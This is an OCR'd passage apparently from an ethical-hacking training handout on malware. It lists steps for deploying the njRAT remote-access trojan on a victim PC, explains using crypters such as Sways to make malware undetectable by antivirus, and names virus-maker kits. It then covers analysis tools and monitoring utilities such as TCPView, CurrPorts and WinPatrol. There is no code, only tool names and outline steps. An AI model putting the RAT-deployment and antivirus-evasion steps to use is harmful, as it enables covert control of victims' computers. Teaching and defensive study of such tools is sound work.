Through the Command & Control (CnC) server software, the attacker has capabilities to create and configure the malware to spread through USB drives.

- ✓ Install njRAT on attacking pc
- ✓ Define the communicating port and start


✓ Creating the agent software




✓ Install the agent on victim pc



✓ Start monitoring



- ✓ Victim pc



➢ Crypters

Crypter is a software used to hide our viruses, keylogers or tools from antiviruses so that they are not detected by antiviruses. Thus, a crypter is a program that allow users to crypt the source code of their program. Generally, antivirus work by splitting source code of application and then search for certain string within source code. If antivirus detects any certain malicious strings, it either stops scan or deletes the file as virus from system.


Crypter simply assigns hidden values to each individual code within source code. Thus, the source code becomes hidden. Hence, our crypted file becomes UD (undetectable) or FUD (fully undetectable).

Crypters:


- ✓ Sways crypter

➢ Sways crypter

- ✓ Install
- ✓ Attaching



- ✓ Encrypted file




➢ Creating malwares

This can be performed using a language or it's easy to do this with virus making software.


- ➢ JPS virus maker
- ➢ Terabit virus maker
- ➢ Internet worm maker thing

➢ Malware structure analyzing


- ➢ IDA tool
  - ✓ Install
  - ✓ Attach the suspicious file




✓ Analyzing



- Olly DBG
- Virus total (online)




- Jotti (online)



➢ Monitoring tools

➢ TCP view

TCPView is a Windows program that will show you detailed listings of all TCP and UDP endpoints on your system, including the local and remote addresses and state of TCP connections. On Windows Server 2008, Vista, and XP, TCPView also reports the name of the process that owns the endpoint. TCPView provides a more informative and conveniently presented subset of the Netstat program that ships with Windows. The TCPView download includes Tcpvcon, a command-line version with the same functionality.




- Currports

CurrPorts is network monitoring software that displays the list of all currently opened TCP/IP and UDP ports on your local computer. For each port in the list, information about the process that opened the port is also displayed, including the process name, full path of the process, version information of the process (product name, file description, and so on), the time that the process was created, and the user that created it.

In addition, CurrPorts allows you to close unwanted TCP connections, kill the process that opened the ports, and save the TCP/UDP ports information to HTML file , XML file, or to tab-delimited text file.

CurrPorts also automatically mark with pink color suspicious TCP/UDP ports owned by unidentified applications (Applications without version information and icons)




- Winpatrol

WinPatrol is a free security utility that allows you to get a closer look under the hood of Windows so that you can detect programs that should not be running. When using WinPatrol, you will be shown various tabs that show information about configuration sections in Windows. These tabs allow you to get a good overview of what programs are starting and files that may have been left behind by malware.


Some of the information that WinPatrol displays include:


- ✓ Active Tasks
- ✓ Services
- ✓ Startup Programs
- ✓ Cookies
- ✓ File Types
- ✓ Hidden Files

To make it easier to interpret the information being displayed, WinPatrol will automatically whitelist services and startup items that belong to Microsoft. This allows you to quickly spot ones that do not belong.


